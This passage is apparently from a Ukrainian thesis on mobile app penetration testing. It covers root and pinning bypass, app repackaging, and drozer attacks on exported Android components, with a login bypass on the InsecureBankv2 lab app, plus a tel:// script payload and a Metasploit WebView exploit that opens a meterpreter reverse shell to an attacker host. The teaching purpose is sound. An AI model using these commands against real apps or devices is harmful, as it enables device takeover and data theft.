Mobile Security Framework (MobSF) [21] – універсальне рішення для статичного та динамічного аналізу для застосунків на базі iOS, Android, та навіть Windows. Він надає вам багато інформації про програму та може висвітлити багато різних потенційних проблем безпеки. Кінцевим результатом статичного аналізу є звіт HTML, який дає розгорнутий огляд програми з можливістю розпочати сеанс динамічного аналізу. Крім усього іншого, MobSF може виявити такі потенційні уразливості:

- Слабкий сертифікат підпису
- Небезпечні дозволи
- Незахищені компоненти
- Небезпечні конфігурації
- Наявні у коді програми секретні дані

QARK [22] – ще один інструмент командного рядка для статичного аналізу застосунків на базі Android, написаний на Python. Він приймає як файли APK, так і вихідний код Java. Коли файл APK надається, QARK автоматично декомпілює його та запускає аналіз на декомпільованому вихідному коді. Нижче наведені деякі приклади вразливостей, які може виявити QARK:

- Експортовані або неналежно захищені компоненти
- Слабке або неправильне використання криптографії: наприклад, криптографічні ключі, вбудовані у вихідний код програми
- Програми, що використовують файли, що читаються у всьому світі або які можна записати у світ: дані в цих файлах можуть отримувати доступ або змінювати інші програми

QARK може генерувати звіти у різних форматах, включаючи HTML, XML та JSON. Цікавою додатковою функціональністю є те, що дана програма може створювати APK-файли, які можуть використовувати вразливості, виявлені в цільовій програмі.

3.3.2 Аналіз мобільного застосунку під час його виконання

Цей етап умовно можна поділити на три великі категорії: обхід механізмів захисту, динамічний (поведінковий) аналіз та аналіз мережевої активності. До механізмів захисту під час виконання програми можна віднести виявлення наявності Jailbreak або Root, закріплення сертифікату, виявлення несанкціонованої модифікації застосунка. Якщо дані механізми захисту реалізовані належним чином, їх обхід може бути здійснений з використанням таких інструментів як Frida [23], objection [24], Xposed [25] та інші. Запуск програми охоплює весь процес динамічного аналізу. Перевірка, чи виконує програма функції, які вона повинна виконувати, належним чином, є частиною цієї фази аналізу. Фахівець з тестування на проникнення повинен слідкувати за виконаними методами, параметрами та значеннями, що повертаються. Остання категорія стосується мережевих пакетів, що передаються застосунком. На цьому кроці можна використовувати сторонні програми, такі як Wireshark [26], Burp [27] або tcpdump [28], незалежно від ОС, в якій працює програма. Також необхідно перевірити, чи є дані, що надсилаються, конфіденційними чи приватними, і переконатися, що це надсилання здійснюється за згодою користувача.

Перевірка на наявність механізмів захисту та їх обхід

Виявлення Root/Jailbreak

Встановлений на пристрій Root або Jailbreak впливає на безпеку програм двома способами: по-перше, це може дозволити зловмисним програмам або зловмисникам виконувати дії в якості супер-користувача, що порушує безпеку інших програм та пристрою в цілому; по-друге, зловмисники можуть виконувати статичний та динамічний аналіз програми, що допомагає їм знайти більше вразливостей та проексплуатувати їх. Щоб запобігти порушенню безпеки програми та ускладнити аналіз для зловмисника, розробники програм можуть

впровадити перевірку, яка виявляє, чи наявний на цільовому пристрої Jailbreak або Root. Якщо це так, програма може відмовити користувачу в подальшому функціонуванні, або, щонайменше, попередити його про можливі ризики.

Всього можна виділити три випадки:

1. Методи виявлення Root/Jailbreak відсутні. Це означає, що застосунок може бути запущений навіть на скомпрометованому пристрої, що в свою чергу може нести загрозу як для користувача, так і для організації. Хоч це і являється вразливістю, для фахівця з тестування на проникнення це означає, що даний етап обходу механізмів захисту може бути пропущений.
2. Використані недостатні або слабкі методи виявлення Root/Jailbreak. В цьому випадку наявність компрометації пристрою можна сховати від застосунку за допомогою таких програм як Magisk Hide або RootCloak [29] (Android) або ж встановленням неповного Jailbreak без Cydia [30] (iOS). Неповним Jailbreak вважається тільки тому, що в такому разі існують певні обмеження на встановлення додаткових компонентів. Втім, права користувача все ж наявні, а цього достатньо для проведення повноцінного тестування на проникнення. Неналежне виявлення Root/Jailbreak може заключатись лише в тому, що, наприклад, застосунок перевіряє наявність пакету Cydia або бінарного файлу su. Програми для приховання компрометації пристрою цю проблему вирішують перейменуванням певних файлів.
3. Достатнє виявлення Root/Jailbreak. При проведенні тестування на проникнення мобільного застосунка, який припиняє своє функціонування в разі виявлення Root чи Jailbreak на пристрої, необхідно здійснити обхід цього захисту[31] для того, щоб продовжити динамічний аналіз. В цьому випадку та в багатьох інших допоможе фреймфорк Frida та утиліта Objection.

Закріплення сертифікату

На сьогоднішній день більшість мобільних застосунків використовуюсь протокол HTTP(S) для комунікації з сервером, а отже вони можуть бути потенційно вразливими до таких мережевих атак як сніфінг та людина посередині (MITM). Зважаючи на те, що протокол HTTP є вразливим для даного типу атаки, для виправлення даної уразливості була створена захищена версія цього протоколу – HTTPS. Він використовує SSL або TLS для шифрування з'єднання між клієнтом і сервером. Працюють ці схеми наступним чином: на початку спілкування сервер посилає клієнтові свій сертифікат, щоб клієнт ідентифікував його. Ідентифікація проходить за декількома пунктами:

1. Ім'я сервера має співпадати із зазначеним в сертифікаті, інакше сертифікат можна вважати скомпрометованим.

2. Ланцюжок SSL сертифікату можна простежити від особистого SSL сертифікату через проміжні і до кореневого сертифіката довіреного центру сертифікації.

Розглянемо другий пункт більш детально. Оскільки встановлення кожного сертифіката окремо було б просто неможливим, адже їх величезна кількість, працює наступна система управління сертифікатами. Так як сертифікати є фактично посвідченнями серверів, то вони не з'являються самі – їх випускають центри сертифікації (Certificate Authority). Найважливішими є сертифікати CA, їх ще називають кореневими. CA є загальновідомими, і їхні ключі є довіреними за замовчуванням. Вони як правило вбудовуються в операційну систему і оновлюються при наступних оновленнях. Сертифікати працюють за суворою ієрархією. Сертифікати CA можуть підписувати інші сертифікати, вони в свою чергу підписують сертифікати наступного рівня і так далі. У разі компрометації сертифіката, він може бути відкликаний і разом з ним автоматично відгукуються всі дочірні сертифікати. Але також існує можливість, що користувач сам може скомпрометувати сховище сертифікатів в своїй системі, встановивши сертифікат

зловмисника як довірений. Технологія certificate pinning (тобто закріплення сертифікату) дозволяє вирішити цю проблему.

Суть методу полягає в тому, що сертифікат, відповідний до того, який використовує сервер, жорстко зашивається в мобільний застосунок, тобто відбувається прив'язка сертифіката або публічного ключа сервера до клієнта. В даному випадку застосунок ігнорує сховище системи і сам визначає якому сертифікату буде довіряти. Цей спосіб може допомогти при необхідності використовувати самоподпісаний сертифікат, без необхідності його установки кінцевим користувачем. Під час ініціації з'єднання мобільний застосунок ігнорує сховище на пристрої і з'єднується тільки з тими хостами, сертифікат яких відповідає сертифікату, що зашитий в прикладну програму.

Як вже було з’ясовано раніше, дослідження мережевого трафіку є невід’ємною частиною кожного тестування на проникнення. Відстежуючи запити між клієнтом мобільного застосунка та сервером можна отримати уявлення про особливості їхньої комунікації та зіставити всі доступні API на стороні сервера. Крім того, відтворення та обробка перехоплених запитів допоможе у тестуванні вразливостей на стороні сервера. У багатьох випадках для цього фахівцю з тестування на проникнення необхідно налаштувати системний проксі на мобільному пристрої таким чином, щоб трафік HTTP(S) перенаправлявся через проксі-перехоплювач, запущений на його тестовому комп’ютері. Для цього достатньо вказати проксі-сервер та порт, що використовується для прослуховування, у мережевих налаштуваннях мобільного пристрою.

Далі можливі чотири випадки:

1. Застосунок взагалі не перевіряє сертифікат сервера. Це означає, що комунікація між клієнтом та сервером неналежно захищена, а отже існує можливість атаки людина посередині (MiTM). Таким чином, фахівець з тестування на проникнення також без проблем може перехоплювати мережевий трафік.

2. Застосунок перевіряє сертифікат сервера, але не має такого механізму захисту, як закріплення сертифікату. Це також є вразливістю, хоч і з меншим ризиком, так як для повноцінної MiTM атаки зловмиснику необхідно встановити сертифікат на мобільний пристрій жертви. Це значно знижає ймовірність атаки. А для фахівця з тестування на проникнення це означає, що аналіз застосунку можна продовжити зі стандартними налаштуваннями. Використання проксі порушує перевірку сертифіката, і програма, як правило, не може ініціювати підключення TLS. Щоб вирішити цю проблему, необхідно встановити сертифікат CA тестового проксі-сервера на мобільний пристрій.
3. Застосунок перевіряє сертифікат сервера і не має такого механізму захисту, як закріплення сертифікату, але ігнорує системні налаштування проксі. Це ускладнює аналіз мережевого трафіку, тому виникає проблема, що вимагає більш складних та нетипових рішень. Рішенням цієї проблеми буде налаштування власного DNS-серверу за допомогою фреймворку BurpSuite та розширення NoPE [32]. Запропонований метод може бути застосований в тих випадках, коли використання тестового мобільного пристрою з доступом супер-користувача не є можливим [33].
4. Застосунок перевіряє сертифікат сервера і має вбудовану технологію закріплення сертифікату. При проведенні тестування на проникнення мобільного застосунка, який припиняє своє функціонування в разі виявлення стороннього сертифікату, необхідно здійснити обхід цього захисту[34] для того, щоб продовжити динамічний аналіз. Для цього можуть використовуватись модулі XPosed SSLUnpinning [35] (Android), SSL KillSwitch2 [36] (iOS) або згадані раніше frida та objection.

Динамічний аналіз

На цьому етапі відбувається детальне ознайомлення з програмою як з точки зору користувача, так і з точки зору зловмисника, що розроблює ШПЗ для експлуатації застосунку, втручається в комунікацію між клієнтом та сервером, або має на руках втрачений пристрій з безмежним доступом до його ресурсів. Фахівцю з тестування на проникнення необхідно перевірити, чи виконує програма функції, які вона повинна виконувати належним чином, слідкувати за виконаними методами, параметрами та значеннями, що повертаються, перевірити, чи наявні механізми захисту застосунку від програми тощо. Нижче наведений перелік найсуттєвіших тестових випадків.

Розкриття інформації у логах програми (M2)

На Android можна легко перевірити журнал системних повідомлень за допомогою вбудованої до adb утиліти Logcat. Необхідно підключити пристрій до adb, запустити застосунок, виконати наступну команду та уважно слідкувати за її результатами під час роботи застосунку:

```
$ adb logcat | grep "$ (shell adb ps | grep <ім'я пакета> | awk '{print $ 2}')"
```

```
if (DoLogin.this.result.indexOf("Correct Credentials") != -1) {
    Log.d("Successful Login:", ", account=" + DoLogin.this.username + ":" + DoLogin.this.password);
```

Рисунок 3.12 – Код розкриття інформації в логах програми

```
05-29 22:08:57.688  9523  9903 W System.err:     ... 15 more
05-29 22:15:50.902  9523  9523 W IInputConnectionWrapper: finishComposingText on inactive I
nputConnection
05-29 22:18:33.580  9523  9523 W IInputConnectionWrapper: finishComposingText on inactive I
nputConnection
05-29 22:19:17.489  9523  9523 W IInputConnectionWrapper: finishComposingText on inactive I
nputConnection
05-29 22:19:23.793  9523 10217 D Successful Login:: , account=devadmin:devadmin
```

Рисунок 3.13 – Розкриття інформації в логах програми на базі Android

На iOS аналогічну перевірку можна зробити за допомогою вбудованої утиліти MacOS Console Logs.

Перевірка цілісності програми (M8)

Або захист від модифікації застосунку зловмисниками: необхідно мінімально змінити застосунок, перепідписати його та перевірити, чи може він бути запущений після всіх цих змін.

1. Декомпілюйте програму за допомогою APKTool [37], (apktool d <застосунок.apk>).
2. Змініть конфігурації програми (наприклад, додайте директиву debuggable: true)
3. Перетворіть файл .apk у файл .jar за допомогою dex2Jar для перегляду вихідного коду.
4. Змініть вихідний код або вставте зловмисний код, а потім знову скомпілюйте файл за допомогою APKTool (apktool b <застосунок>
5. Підпишіть застосунок, використовуючи APKAnalyzer [38] або jarsigner [39], дійсним або самостійно підписаним сертифікатом.

Компоненти Android

Кожна програма для Android побудована на одному або декількох компонентах. Ці компоненти зазвичай визначаються як загальнодоступні, коли для експортованого параметра встановлено значення “true”, а також коли файл маніфесту визначає фільтр Intent для конкретного компонента. Розробники можуть встановлювати компоненти як приватні змінивши експортований параметр на false для кожного компонента у файлі маніфесту.

1. Атаки на компоненти Activities

Activity – це не що інше, як користувальницький інтерфейс, який має графічне представлення. Традиційно програма має один або кілька компонентів Activities, наприклад, програма мобільного банкінгу має компоненти Activity для входу користувача, здійснення транзакцій, перегляду балансу та ін.

Для того, щоб визначити перелік компонентів і дізнатись, які з них експортовані, можна використовувати утиліту drozer [40]. На рисунку 3.14 показано результат запуску команди `run app.activity.info -a <ім'я пакета>`:




Рисунок 3.14 – Перелік експортованих компонентів Activity

Даний застосунок має п’ять експортованих компонентів Activity, а це означає, що будь-яка програма може послати сигнал на виконання будь-якого з них. Для обходу автентифікації необхідно напряму звернутись до компоненту PostLogin:

```
run app.activity.start --component com.android.insecurebankv2 com.android.insecurebankv2.PostLogin
```

Так як жодна з дій не має встановлених спеціальних дозволів, кожен застосунок (в тому числі і drozer) може послати сигнал, щоб отримати доступ до цих компонентів Activity. Таким чином, більшість незахищених компонентів можуть бути використані зловмисними програмами.

2. Атаки на компоненти Services

У цьому підрозділі ми розглянемо, як використати слабкі місця в безпеці компонентів служб Android; ці компоненти можна запускати та зупиняти без взаємодії з користувачем. Щоб визначити список експортованих послуг, ми

можемо знову скористатися утилітою drozer. Наступна команда відобразить усі служби, пов'язані з пакетом.

```
run app.service.info –a <назва пакета>
```

Для зловмисника це може стати додатковою точкою входу для використання та доступу до певних служб. Для того, щоб запустити або зупинити певну сервісну службу необхідно також послати сигнал. З drozer це можна зробити наступною командою:

```
run app.service.start --action <ім’я сервісу> –component <назва пакета> <ім’я сервісу>
```

3. Атаки на компоненти Broadcast Receiver

Компоненти Broadcast Receiver є важливими компонентами застосунків для Android, які мають обов'язок відповідати на системні оголошення та реєструвати системні та програмні події. Отримати список компонентів Broadcast Receiver можна за допомогою аналізу AndroidManifest.xml або ж використанням drozer.

```
run app.broadcast.info –a <ім’я пакета>
```

Дані компоненти можуть мати різне призначення, наприклад, відправка SMS повідомлень. Починаючи з Android 4.2 та новіших версій, деякі пристрої попереджають користувача за допомогою сповіщення про те, чи слід надсилати SMS.

Відправити сигнал до компоненту Broadcast Receiver можна за допомогою наступної команди:

```
drozer app.broadcast.send --action <назва компонента> -component <назва пакета> <назва компонента> --extra тип_даних ім’я_параметра <параметр>
```

4. Атаки на компоненти Content Providers

Компоненти Content Provider використовуються для обміну даними застосунків, які зазвичай зберігаються всередині бази даних або файлу, з іншими

застосунками. Для перевірки наявності даних компонентів використовується наступна команда:

```
run app.provider.info -a <назва пакета>
```

```
dz> run app.provider.info -a com.android.insecurebankv2
Package: com.android.insecurebankv2
  Authority: com.android.insecurebankv2.TrackUserContentProvider
    Read Permission: null
    Write Permission: null
    Content Provider: com.android.insecurebankv2.TrackUserContentProvider
    Multiprocess Allowed: False
    Grant Uri Permissions: False
```

Рисунок 3.15 – Перелік експортованих компонентів Content Provider

Дозволи на читання та запис мають нульове значення, що означає, що ніщо не заважає зловмиснику модифікувати сховища даних через даний компонент. Щоб зробити запит до компоненту Content Provider, можна також використовувати drozer, щоб визначити доступні URI.

```
run scanner.provider.finduris -a <назва пакета>
```

Content Provider URI починається з рядка "content://" і може бути використаний для отримання даних від компоненту. Результат даної команди показаний на рисунку 3.16:

```
Accessible content URIs:
  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
  content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers/
```

Рисунок 3.16 – Перелік Content Provider URI

Далі можна використати drozer для читання вмісту файла, що знаходиться за адресою Content Provider URI:

```
run app.provider.query content://com.android.insecurebankv2.
TrackUserContentProvider/trackusers
```

Команда повертає таблицю імен та ідентифікаторів користувачів з бази даних SQLite, яка відстежує їх вхід:




Рисунок 3.17 – Доступ до локальної бази даних за допомогою Content Provider

5. Intent Sniffing та Injection

Intent – це об’єкт обміну повідомленнями, за допомогою якого можна надіслати запит на дію з іншого компонента програми. Програми використовують сигнали Intent, наприклад, під час зміни пароля для користувача. Це повідомлення транслюється до будь-якої програми на пристрої та містить конфіденційні дані.

За допомогою Drozer можна прослуховувати виклики Intent в системі та переглядати їх вміст. Наведена нижче команда використовується для реєстрації широкомовного приймача, який може прослуховувати явно вказані дії.

```
run app.broadcast.sniff --action <назва дії>
```

Коли користувач намагається змінити пароль, drozer отримує виклик Intent, що дозволяє йому, а отже і зловмиснику, і шкідливій програмі переглядати конфіденційні дані.




Рисунок 3.18 – Прослуховування сигналів Intent

Крім того, кожна програма може направити такий сигнал до вразливого застосунку і виконати дію без підтвердження. Раніше це вже було

продемонстровано при розгляданні неналежно захищеного компоненту Broadcast Receiver:

```
run app.broadcast.send --action <назва компонента> -
component <назва пакета> <назва компонента> --extra тип_даних
ім'я_параметра <параметр>
```

Атаки на зовнішні посилання (M3)

Зовнішні посилання (App Links, Deep Links, Universal Links) використовуються розробниками з різних причин:

- щоб обробляти повернені значення при OAuth-авторизації та інших подібних протоколах;
- щоб користувачам було зручно працювати із застосунком і іншими системами - браузерами, поштовими клієнтами та ін .;
- щоб отримувати інформацію для аналітики, і так далі.

Однак при встановленні компонентів для роботи з зовнішніми посиланнями треба пам'ятати: по відношенню до інших застосунків ці компоненти завжди відкриті. Отже, атакуючий може відправляти їм на обробку шкідливий вміст. Далі все залежить від конкретної платформи і технології. Але в цілому крок зводиться до того, що необхідно впевнитися, чи наявні в коді програми перевірки на відповідність цих даних очікуваному формату. При встановленні компонентів для роботи з App Links окремо необхідно переконатися, що сервер налаштований для перевірки підпису застосунка, інакше посилання можуть перехопити. Нарешті, якщо застосунок обробляє і Deep Links, і App Links, визначте для них різні компоненти: в іншому випадку нівелюються власні заходи безпеки, які є у App Links.

Як приклад, розглянемо вразливість, що була знайдена в застосунку Skype для iOS [41]. Застосунок Skype не виконував жодної перевірки при виклику такої URL-адреси, як skype://1234567890?cal, і здійснював виклик на відповідний номер без перевірки.

Як варіант, зловмисник може змусити користувача викликати цю конкретну URL-адресу різними способами, наприклад, заманити користувача на перегляд веб-сторінки, яка може містити шкідливий javascript код:

```
<script> document.location = 'tel://1234567890' <script>
```

або iframe:

```
<iframe src = "tel://1234567890"> </iframe>
```

Атаки на WebView (M7)

WebView – це простий елемент мобільного застосунка, який дозволяє відображати веб-сторінки. Різниця між WebView та веб-браузером полягає в тому, що WebView працює в контексті вбудованого мобільного застосунка. Усі атаки на браузери застосовуються до WebView. Однією з найвідоміших вразливостей є CVE-2012-6636 [42], при якій зловмисники можуть вводити шкідливий JavaScript в застосунок і отримати контроль над пристроєм.

Надсилаючи користувачеві зловмисне посилання всередині WebView, подібно до атаки міжсайтових сценаріїв, зловмисник може вводити код у WebView і виконувати код JavaScript на рівні пристрою. Для створення підробленого веб-сайту використано фреймворк Metasploit [43]. Наступний знімок екрана демонструє, як можна створити експлойт з використанням Metasploit:

```
msf6 > use exploit/android/browser/webview_addjavascriptinterface
[*] Using configured payload android/meterpreter/reverse_tcp
msf6 exploit(android/browser/webview_addjavascriptinterface) > set LHOST 192.168.0.103
LHOST => 192.168.0.103
msf6 exploit(android/browser/webview_addjavascriptinterface) > set LPORT 1337
LPORT => 1337
msf6 exploit(android/browser/webview_addjavascriptinterface) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.103:1337
msf6 exploit(android/browser/webview_addjavascriptinterface) > [*] Using URL: http://0.0.0.0:8080/Bka4PxkMeBp
[*] Local IP: http://192.168.0.103:8080/Bka4PxkMeBp
[*] Server started.
[*] 192.168.0.102    webview_addjavascriptinterface - Gathering target information for 192.168.0.102
[*] 192.168.0.102    webview_addjavascriptinterface - Sending HTML response to 192.168.0.102
```

Рисунок 3.19 – Налаштування експлойту Metasploit

Коли жертва відкриває посилання у вбудованому браузері застосунка, в якому дозволене виконання коду Javascript, з її точки зору нічого не відбувається, але в цей час зловмисник вже взяв контроль над мобільним пристроєм. Перелік дій, які можна виконувати на пристрої, покриває безліч можливостей, починаючи копіюванням зображень та закінчуючи інформацією про дзвінки та SMS.




Рисунок 3.20 – Доступ meterpreter до пристрою жертви

Якщо застосунок може бути встановлений на старі версії Android, ймовірність успішної експлуатації зростає. На сьогоднішній день залишаються популярними атаки XSS з використанням WebView та атаки включення локальних файлів. Якщо застосунок використовує WebView, обов'язково необхідно перевірити:

- чи може посилання змінюватись користувачем
- чи дозволено включення локальних файлів
- чи дозволено використання URL схем (tel: чи sms:)
- чи дозволена робота JavaScript
- чи може застосунок на базі Android показувати веб-сторінки як компоненти Activities

Також необхідно переконатись, що застосунок не має наступних вразливостей:

- Неналежне використання біометричного захисту (M6): Обхід механізмів автентифікації можна здійснити додаванням нового відбитку пальця.
- Перевірка наявності підтвердження чутливих операцій (M4): Можливість здійснювати чутливі операції без повторної авторизації або верифікації
- Неналежне впровадження перевірки PIN коду (M7): перевірка можливості підміни результату за допомогою frida
- Неналежно впроваджений функціонал виходу з системи (На стороні клієнта) (M7): застосунок повинен видаляти всі дані про попереднього користувача після виходу з системи
- Неналежно впроваджена процедура повторної автентифікації (На стороні клієнта) (M7): перевірити, чи вимагає застосунок повторного надання даних в повному обсязі під час повторної автентифікації
- Відсутність захисту від атак повним перебором (На стороні клієнта) (M7): перевірити, чи може користувач отримати доступ до застосунку негайно після 5 невдалих спроб вводу PIN коду
- Відсутність автоматичного блокування доступу після невдалих спроб (На стороні клієнта) (M7): застосунок може рахувати невдалі спроби, але не блокувати доступ.
- Можливий витік даних через знімки екрану (M2): можливість робити знімки екрану з компонентами застосунка, що містять конфіденційні дані
- Підтримка сторонніх клавіатур (M1): встановити сторонню клавіатуру та перевірити, чи дозволяє програма працювати з нею

Аналіз мережевої комунікації та тестування сторони сервера

На цьому етапі фахівець з тестування на проникнення повинен перевірити API, що використовується застосунком, особливості управління сесіями, елементи контролю на стороні сервера, а також мережеву комунікацію між мобільним клієнтом на сервером. Зокрема, необхідно звернути увагу на наступні нюанси:

- Обробка всіх важливих даних повинна відбуватись виключно на стороні сервера;
- Веб-сервер не повинен розголошувати інформацію щодо зовнішньої структури системи, детальні версії програмного забезпечення та бібліотек, детальні повідомлення про помилки в системі та іншу інформацію, що може допомогли зловмиснику у моделюванні більш складних атак.
- Кожен користувач повинен мати можливість перервати сесію самостійно
- Авторизаційні токени не повинні бути дійсними після завершення сесії користувача та повинні оновлюватись щонайменше один раз на годину
- Інвалідація токенів повинна відбуватись на стороні сервера
- Після певного періоду відсутності активності користувачу необхідно наново авторизуватись в системі
- Сервер повинен рахувати невдалі спроби вводу паролів, PIN кодів тощо та блокувати обліковий запис після п’яти невдалих спроб.
- Сервер повинен належним чином обробляти дані, що поступають на вхід, щоб виключити наявність таких вразливостей як DoS, SQL ін’єкцій, Broken Access Control, IDOR, XSS та ін.

Вище наведено лише декілька найсуттєвіших аспектів перевірки, але фахівцю з тестування на проникнення потрібно взяти до уваги той факт, що на даному етапі необхідно звернутись до методологій з тестування на проникнення веб-застосунків та API.

3.3.3 Аналіз мобільного застосунку після його виконання

Останній етап стосується аналізу системи на наявність залишкових даних. А саме: аналіз файлової системи, зв'язки ключів, файлів cookies, бази даних, журнали та файли, завантажені під час виконання програми.

Кожному застосунку на iOS надається унікальний UUID із 36 символів, який відображає розташування його в каталозі програм. Там же і міститься пакет IPA/APK програми, і тому його слід завжди перевіряти на наявність чутливих даних, якщо це не було зроблено під час першого етапу тестування:

iOS: `/private/var/containers/Bundle/Application/UUID/App.app/`

Android: `/data/app/<ім'я пакету>/`

Кожному застосунку на базі iOS також надається унікальний 36-символьний Data-UUID, який містить усі дані програми. Для застосунків на базі Android для ідентифікації використовується ім'я пакету.

iOS:`/private/var/mobile/Containers/Data/Application/Data-UUID`

Android: `/data/data/<ім'я пакету>/`

Конфіденційні дані не повинні зберігатись:

- у файлах plist, оскільки їх можна легко прочитати в резервній копії iTunes.
- в схемах кодування, що не являється механізмом захисту, таких як base64.
- в незашифрованому вигляді в базах даних SQLite, Core Data або RealmDB.
- в кешах в каталозі даних програми:

iOS:`/var/mobile/Containers/Data/Application/UUID/Library/Caches/Snapshots/`

Android:`/data/system/recent_images/`




Рисунок 3.21 – Кеш-файли застосунку містять авторизаційні дані користувача

